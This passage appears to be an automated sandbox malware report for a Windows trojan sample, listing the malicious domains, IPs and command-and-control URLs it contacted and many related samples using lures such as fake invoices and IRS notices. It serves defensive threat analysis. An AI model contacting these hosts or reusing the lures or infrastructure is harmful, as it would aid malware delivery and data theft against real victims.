http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.www7456.com	154.86.142.251	true	true		unknown
www.fallgus.com	103.224.182.242	true	true		unknown
ricardoinman.com	34.102.136.180	true	true		unknown
ext-sq.squarespace.com	198.49.23.144	true	false		high
www.bigdudedesign.com	199.59.242.153	true	true		unknown
www.ricardoinman.com	unknown	unknown	true		unknown
www.theatomicshots.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.ricardoinman.com/xle/?0V3lvN=YvRXzPexWxVddR&uXrpEpT=43tORsMo6Gry83Td78nIWgxEplzIHXHZqBl7iQpQA31ZPQcRtwVYWDcsKQZGhQx+cBJl	true	• Avira URL Cloud: safe	unknown
http://www.bigdudedesign.com/xle/?0V3lvN=YvRXzPexWxVddR&uXrpEpT=p5BrHqV+x52+8/dkhIH/2RZzzPQHVqXKKEjnsmk8YSbLMdX3vj27OxdUa7hcnD/L48D0	true	• Avira URL Cloud: safe	unknown
http://www.theatomicshots.com/xle/?0V3lvN=YvRXzPexWxVddR&uXrpEpT=dZpq/2SbxZ9fjKphiMNZYhV3L/2Ns2NYRA9XvZOFrZWohuKG4iXKPwFAYUeyauD7Ycns	true	• Avira URL Cloud: safe	unknown
http://www.www7456.com/xle/?uXrpEpT=uzo0q0TnKI1EbCdNPQJu8iBLwxReibO1ZCV2f0LDQIq1wR/qMfZZPE6SLM+PUhnJc0M8&0V3lvN=YvRXzPexWxVddR	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.carterandcone.coml	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.fonts.com	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.urwpp.deDPlease	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	zHgm9k7WYU.exe, 00000000.00000002.262333070.0000000007EF0000.00000002.00000001.sdmp, explorer.exe, 00000002.00000000.275645444.000000000BC30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.59.242.153	unknown	United States		395082	BODIS-NJUS	true
198.49.23.144	unknown	United States		53831	SQUARESPACEUS	false
154.86.142.251	unknown	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
103.224.182.242	unknown	Australia		133618	TRELLIAN-AS-APTrellianPtyLimitedAU	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339322
Start date:	13.01.2021

Start time:	20:57:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	zHgm9k7WYU.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@6/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 35.5% (good quality ratio 31.9%) • Quality average: 70% • Quality standard deviation: 32.1%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 23.210.248.85, 93.184.221.240 • Excluded domains from analysis (whitelisted): fs.microsoft.com, wu.ec.azureedge.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wu.azureedge.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, watson.telemetry.microsoft.com, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/339322/sample/zHgm9k7WYU.exe

Simulations

Behavior and APIs

Time	Type	Description
20:58:24	API Interceptor	1x Sleep call for process: zHgm9k7WYU.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.59.242.153	65BV6gbGFl.exe	Get hash	malicious	Browse	• www.fallguysmovile.com/kgw/?tTrL=Fpgl&D81dO=Q8j3zo2PyWwTAT2GiUT3xlethN2qaDDEMDPTiTcyve6+EbM4cYnHuFUs864URq+F/upv
	PO85937758859777.xlsx	Get hash	malicious	Browse	• www.alwayadopt.com/8rg4/?RJ=WsO1qiz2dXOYooBDjHaDnsysS09xwMceuB64tfjAiEOaRoVYdCuvrl6g5TO0aeWlvtBBiA==&LFQHH=_pgx3Rd
	PO#218740.exe	Get hash	malicious	Browse	• www.shelvesthatsludge.com/wpsb/?Wxo=rpLKkbKOXOuXHBcSnbCAYX8flodJm2eBCOkizxG+Jmq98pcfRrdFVbp7k49Tb//P+n9l&vB=lhv8
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• www.laalianza.net/nki/?-Z1l=PROlUmUOyDGddH4liQ5hJmVkj46+Q85xpoxC45PqJl4e45Ope3SXSrB15gOtY6GR/pks5ou7bA==&5ju=UlSpo
	c6Rg7xug26.exe	Get hash	malicious	Browse	• www.fallguysmovile.com/kgw/?JfExsTlp=Q8j3zo2PyWwTAT2GiUT3xlethN2qaDDEMDPTiTcyve6+EbM4cYnHuFUs864+OaOF7shv&njnddr=RhlPiv
	IRS Notice Letter pdf document.exe	Get hash	malicious	Browse	• www.myaardpdentalpln.com/09rb/?Jt78=5Fl0Gne6++jCyaX7Drm8Xn32HTt8H/jqBsF3NSEqn1nDC6nrfbel4dCYEQQYkDcDl2++&pN9=EXX8_N6xKpqxS
	mQFXD5FxGT.exe	Get hash	malicious	Browse	• thevampire_vvv.byethost32.com/loglogin.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	099898892.exe	Get hash	malicious	Browse	• www.fux.xyz/nt8e/?2dj=y/4CZD0u6UTnndZ84eN1F0ffB2o9AcFBv2a7yWGMbwZk5TncQjhg8LsZLtt2QtFrhXJ5&BR-LnJ=YVJpeDOX
	ZIPEXT#U007e1.EXE	Get hash	malicious	Browse	• ww1.survey-smiles.com/
	SAWR000148651.exe	Get hash	malicious	Browse	• www.phymath.science/6bu2/?u6u0=C0Tcv4PEDaSqiqbiBHmU4chmBJ2Ib35dQ7WAYQJ79jvi7RJiRJeSkc3aZR5iI925ug+e&9r4l2=xPJtQXiX
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• www.biphome.com/th7/?Wxo=F3X7BvJsNeC3FygCw13H4IB8jadIkqJtXdmqtCOR8NGnB4xp+pRJAqP9Tbys+XJlW324&vB=lhvxP
	IRS Notice Letter.exe	Get hash	malicious	Browse	• www.fallguysgen.com/09rb/?BjR=8wyat+wXPx2GJTjzAS1v8j/sun3jJOBqARbtJLQTOj6W6terly/mLKuj1YP1OuE1trgD&ojPLdR=9r9xbv2Prvr4
	IRS Notice Letter.exe	Get hash	malicious	Browse	• www.fallguysgen.com/09rb/?QL3=8wyat+wXPx2GJTjzAS1v8j/sun3jJOBqARbtJLQTOj6W6terly/mLKuj1bj2SeINgKdVJ18iPg==&vDH4Y=N8lT8DApP2
	Payment Order Inv.exe	Get hash	malicious	Browse	• www.lakecharlesloan.com/m98/
	h3dFAROdF3.exe	Get hash	malicious	Browse	• www.srteamsex.com/jskg/?8pgD2lkp=vPxUJOJ2Aeffo2LE3jfwO3D5fUiArIaEsmmMIyas9ke7k/N8Gf6ZXTSsViol9x5Z8Lal&yTIDml=X6XHfZU8d
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• www.srteamsex.com/jskg/?9roHn=vPxUJOJ2Aeffo2LE3jfwO3D5fUiArIaEsmmMIyas9ke7k/N8Gf6ZXTSsViol9x5Z8Lal&npHhW=3fq4gDD0abs8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	file.exe	Get hash	malicious	Browse	• www.capialhealth.com/w8en/?wZ=OZNhib&iJE=PC3EVoXx07elaN9zQ9JVPu3uhPMA8lrp9yOZFfU9U+2Z+rMvgXeGWrCKYNniyi9/Q+4F/80NIg==
	PByYRsoSNX.exe	Get hash	malicious	Browse	• www.traptlongview.com/csv8/?wPX=9GN7fGOG/XNjrF88E5TxviJgjVB4/la6MjhQ3CZtrJBE6uvIYv2ahYgslWD0h5HAfE9z&UPnDHz=SVETu4vhSBmH6
	3Y690n1UsS.exe	Get hash	malicious	Browse	• www.globepublishers.com/csv8/?SR-D3jP=QLtdsMlXP7ZQlvjWT7fAeOzLoSV1+fXm7wWs73uECgmLouwXj2mCPN/rnODb9flfr/+N&J0GTk=3fPL-xo0rXp0UNn
	Purchase_Order_39563854854.xlsx	Get hash	malicious	Browse	• www.globepublishers.com/csv8/?AZ=QLtdsMlSP8ZUl/vaR7fAeOzLoSV1+fXm7wO8n0yFGAmKofcRkm3OZJHpkrvnm/Rsk+r9zQ==&1bqtf=oL30w6o
198.49.23.144	PURCHASE ORDER_PDF.exe	Get hash	malicious	Browse	• www.tipsytravelerbar.com/dll/?LvZX=BXL4z&F4=LxAFUOjiWgydqqdU9loxQsWR5MNVQJhbsqL9b9M074pCJjbSowA5tp3w1jB4zCv0wG7W
	NEW ORDER 15DEC.xlsx	Get hash	malicious	Browse	• www.usmedicarenow.com/bw82/?ong0rTC=cQgJWKf5RX1pgHqtrNlNvU1Wcwt7yBWYkREyiU0JrPbxB8OGrmWpa/gYGeP1DcG9D81oQ==&PFQL=nHI4EV
	Tracking No_SINI0068206497.exe	Get hash	malicious	Browse	• www.life-file.com/mtc/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	OA PO74578553.exe	Get hash	malicious	Browse	• www.jordancharlesmedia.com/p0q/?Lvv0=dEUZcCgeL7/GFMT7Hz0RNwRuFURWL1saOxHgK7r6ZOxG1x4uatlayqL7ypVTuaw3Rond&VRNp=wBZlCpd8E
	PI DX190530.exe	Get hash	malicious	Browse	• www.rendmotion.com/g2t/
	ORDEN RFQ07082020.exe	Get hash	malicious	Browse	• www.elskercreations.com/d9s8/?tFQh=YP4LMTJ0&p0D=b3OElA88vDsdZRCbe9kbuZJPlSk5u6ktzm4NXZH478lG7368x+2btBqQRZcINhlX+xcG
	quote108.exe	Get hash	malicious	Browse	• www.matthewjgardner.com/vcd/?GXLpr=YNQtnSGizkDKocZoj/9CweQWcgRf/Y+R/7LXxzcL0jjxfS2XphL1yGbPnd9/bmpN0xMF&jds0=p2JliV-0VZ
	IMAGE-04082020.exe	Get hash	malicious	Browse	• www.code3forchange.com/s9ce/?hnKPLfu=H5uconl4s68FlxtHIoln4w+eYC3v8qeR/GPymYszaM2JZYL+z2HQrweww8K0HXWrFdO5JjPg+A==&Hp0xlB=0nGP-6
	http://https://onedrive.live.com/download?cid=DAC345CC0B5C7EB4&resid=DAC345CC0B5C7EB4%21167&authkey=ABUO3nW2AbK7LE8	Get hash	malicious	Browse	• www.cloverhill.church/p9g/?fxo8sfD=3NM8YSreLjqS/RZAgU9ET2SiP2CAQ4pcat/9bvcysN59A+Opzp9XditLA5LDq4OvQPLL&f48tQ=4hf0
	Invoice - INV-781.exe	Get hash	malicious	Browse	• www.betterblendco.com/in/?dVMLX=ErMTIvNps9eAmMdoUg2hWcjYI8QNrumeMXlBSVNCpW6EjhsIM/CWX5VuPGyE8AyppQ+sordjOak4ufW2IED+fA==&5jQ=6lvHQVCpC6cluFK
	37order pdf.exe	Get hash	malicious	Browse	• www.floowithshell.com/nk7/
	65INVOICE.exe	Get hash	malicious	Browse	• www.jordanmfowler.com/xx/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	25Transfer_payment_copy pdf.exe	Get hash	malicious	Browse	• www.healthyfabulous50andfit.com/hx295/?4hlhB4Up=NmkYJ9MuL4RUG0ehjwvtPfJkk5oidF1ezgRRzzxnliktom0FOwkTU/jwv9n7JwFNjjDCsGYkv1fuxFcebT+Wng==&8pNh=t4YTi2a0vzmxh
	20Payment Copy_PDF.exe	Get hash	malicious	Browse	• www.theyogabroad.company/ph/
	45GQb9m0yg6z.js	Get hash	malicious	Browse	• michellemccarron.com/qake1y
	70MARBLE AND RAISED FLOORING PLAN.exe	Get hash	malicious	Browse	• www.mattyhines.com/mr/
	51SHIP_DOC_000121121.exe	Get hash	malicious	Browse	• www.secondstock.net/bl/?5jUTGX5=Wi4upJH3j8dcXoO9AQ1eNX6biDE6+9Bs2PWdskJd2fRZuZo7IrUrEcTRl53i32dzaaWOUYxhz4/IDbTEgd4pZA==&t2Kde=3f0P0L&sql=1
	42RFQ Requirements for IPREN BV Belgium.exe	Get hash	malicious	Browse	• www.intentionalswelness.com/i8/?tB=fQlT6lb5bKveVEZp184pYSohrmEvJJtpGMm5Y4F36KmhukGLuOCTdKm9RsiKO/JlgCauR/yWI3vntq87R8DpMQ==&8pBXn=3f3DUfw
	45payment Swift pdf.exe	Get hash	malicious	Browse	• www.kubisakgallery.com/ca/?id=BZxWaSmYUPrv6stoRoxNHI2IZsx63eCqm5Sjq_EPIYiEr9MsTJliHkoQBda0MXJZQARXprJSY2kheoryDAvd1w..
	16information.exe	Get hash	malicious	Browse	• www.ecoverhome.com/xx/?z0=QXty3DNHB4YPk1gpHAm1V/xm0bmYeX4i1lL7nNejCRZ1TEgt1Qj4HODagFM0RyuZ+ouF9spRcBugsTYJUbOMjQ==&9ruT=6l9L_

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.fallgus.com	XWW8KE7078.exe	Get hash	malicious	Browse	• 103.224.182.242

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ext-sq.squarespace.com	JAAkR51fQY.exe	Get hash	malicious	Browse	• 198.185.159.144
	13-01-21.xlsx	Get hash	malicious	Browse	• 198.185.159.145
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 198.185.159.145
	xrxSVsbRli.exe	Get hash	malicious	Browse	• 198.185.159.144
	QN08qH1zYv.exe	Get hash	malicious	Browse	• 198.185.159.144
	FTH2004-005.exe	Get hash	malicious	Browse	• 198.49.23.145
	order.exe	Get hash	malicious	Browse	• 198.49.23.145
	inv.exe	Get hash	malicious	Browse	• 198.185.159.145
	Order (2021.01.06).exe	Get hash	malicious	Browse	• 198.185.159.144
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	Nuevo pedido.exe	Get hash	malicious	Browse	• 198.185.159.144
	payment copy.exe	Get hash	malicious	Browse	• 198.185.159.144
	http://https://www.cloudfilesend.com/x/jvNrWPGTjrB1	Get hash	malicious	Browse	• 198.185.159.145
	List.exe	Get hash	malicious	Browse	• 198.185.159.144
	AWBInvoice INA10197.exe	Get hash	malicious	Browse	• 198.185.159.144
	mfcnvy4bb.exe	Get hash	malicious	Browse	• 198.185.159.144
	Purchase Order 75MF3B84_Pdf.exe	Get hash	malicious	Browse	• 198.185.159.145
	PURCHASE ORDER_PDF.exe	Get hash	malicious	Browse	• 198.49.23.144
	(G0170-PF3F-20-0260)2T.exe	Get hash	malicious	Browse	• 198.185.159.145
	LETTER OF AUTHORITY 18DEC.xlsx	Get hash	malicious	Browse	• 198.185.159.144

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SQUARESPACEUS	JAAkR51fQY.exe	Get hash	malicious	Browse	• 198.185.159.144
	13-01-21.xlsx	Get hash	malicious	Browse	• 198.185.159.145
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 198.185.159.145
	xrxSVsbRli.exe	Get hash	malicious	Browse	• 198.185.159.144
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 198.49.23.145
	T0pH7Bimeq.exe	Get hash	malicious	Browse	• 198.185.159.144
	QN08qH1zYv.exe	Get hash	malicious	Browse	• 198.185.159.144
	FTH2004-005.exe	Get hash	malicious	Browse	• 198.49.23.145
	order.exe	Get hash	malicious	Browse	• 198.49.23.145
	inv.exe	Get hash	malicious	Browse	• 198.185.159.145
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	Nuevo pedido.exe	Get hash	malicious	Browse	• 198.185.159.144
	payment copy.exe	Get hash	malicious	Browse	• 198.185.159.144
	http://https://www.cloudfilesend.com/x/jvNrWPGTjrB1	Get hash	malicious	Browse	• 198.185.159.145
	List.exe	Get hash	malicious	Browse	• 198.185.159.144
	AWBInvoice INA10197.exe	Get hash	malicious	Browse	• 198.185.159.144
	990109.exe	Get hash	malicious	Browse	• 198.185.159.144

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	mfcnvy4bb.exe	Get hash	malicious	Browse	• 198.185.159.144
	Purchase Order 75MF3B84_Pdf.exe	Get hash	malicious	Browse	• 198.185.159.145
	PURCHASE ORDER_PDF.exe	Get hash	malicious	Browse	• 198.49.23.144
BODIS-NJUS	65BV6gbGFl.exe	Get hash	malicious	Browse	• 199.59.242.153
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	PO#218740.exe	Get hash	malicious	Browse	• 199.59.242.153
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 199.59.242.153
	c6Rg7xug26.exe	Get hash	malicious	Browse	• 199.59.242.153
	sample20210111-01.xlsm	Get hash	malicious	Browse	• 199.59.242.150
	IRS Notice Letter pdf document.exe	Get hash	malicious	Browse	• 199.59.242.153
	mQFXD5FxGT.exe	Get hash	malicious	Browse	• 199.59.242.153
	099898892.exe	Get hash	malicious	Browse	• 199.59.242.153
	ZIPEXT#U007e1.EXE	Get hash	malicious	Browse	• 199.59.242.153
	990109.exe	Get hash	malicious	Browse	• 199.59.242.153
	SAWR000148651.exe	Get hash	malicious	Browse	• 199.59.242.153
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	http://https://www.chronopost.fr/fclV2/authentification.html?numLt=XP091625009FR&profil=DEST&cc=47591&type=MASMail&lang=fr_FR	Get hash	malicious	Browse	• 199.59.242.153
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 199.59.242.153
	IRS Notice Letter.exe	Get hash	malicious	Browse	• 199.59.242.153
	Payment Order Inv.exe	Get hash	malicious	Browse	• 199.59.242.153
	h3dFAROdF3.exe	Get hash	malicious	Browse	• 199.59.242.153
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• 199.59.242.153
	file.exe	Get hash	malicious	Browse	• 199.59.242.153
TRELLIAN-AS-APTrellianPtyLimitedAU	XWW8KE7078.exe	Get hash	malicious	Browse	• 103.224.182.242
	rtgs_pdf.exe	Get hash	malicious	Browse	• 103.224.182.243
	rib.exe	Get hash	malicious	Browse	• 103.224.212.222
	http://walmartprepaid.com	Get hash	malicious	Browse	• 103.224.182.245
	P.O-45.exe	Get hash	malicious	Browse	• 103.224.182.243
	order FTH2004-005.exe	Get hash	malicious	Browse	• 103.224.182.243
	http://https://www.chronopost.fr/fclV2/authentification.html?numLt=XP091625009FR&profil=DEST&cc=47591&type=MASMail&lang=fr_FR	Get hash	malicious	Browse	• 103.224.182.251
	http://theupsstoree.com	Get hash	malicious	Browse	• 103.224.182.246
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• 103.224.182.242
	emotet.doc	Get hash	malicious	Browse	• 103.224.212.219
	emotet.doc	Get hash	malicious	Browse	• 103.224.212.219
	L0CzpAvZC0.docm	Get hash	malicious	Browse	• 103.224.212.219
	Breve-Tufvassons sp.o.o.o Company Profile And Bout Us.exe	Get hash	malicious	Browse	• 103.224.212.220
	http://info.accumail.com/fcadincl?shape=exitpopup&site=HM&area=DIR.INFOTECH.SERVICES.CONSULT&border=0&keyword=embeddedexitpopup	Get hash	malicious	Browse	• 103.224.182.234
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 103.224.182.242
	http://www.ericbess.com/ericblog/2008/03/03/wp-codebox/#examples	Get hash	malicious	Browse	• 103.224.182.24
	n4uladudJS.exe	Get hash	malicious	Browse	• 103.224.182.242
	http://naekdwines.com	Get hash	malicious	Browse	• 103.224.182.244
	tbzcpAZnBK.exe	Get hash	malicious	Browse	• 103.224.182.244
	http://ww1.0ffice.com/	Get hash	malicious	Browse	• 103.224.182.24
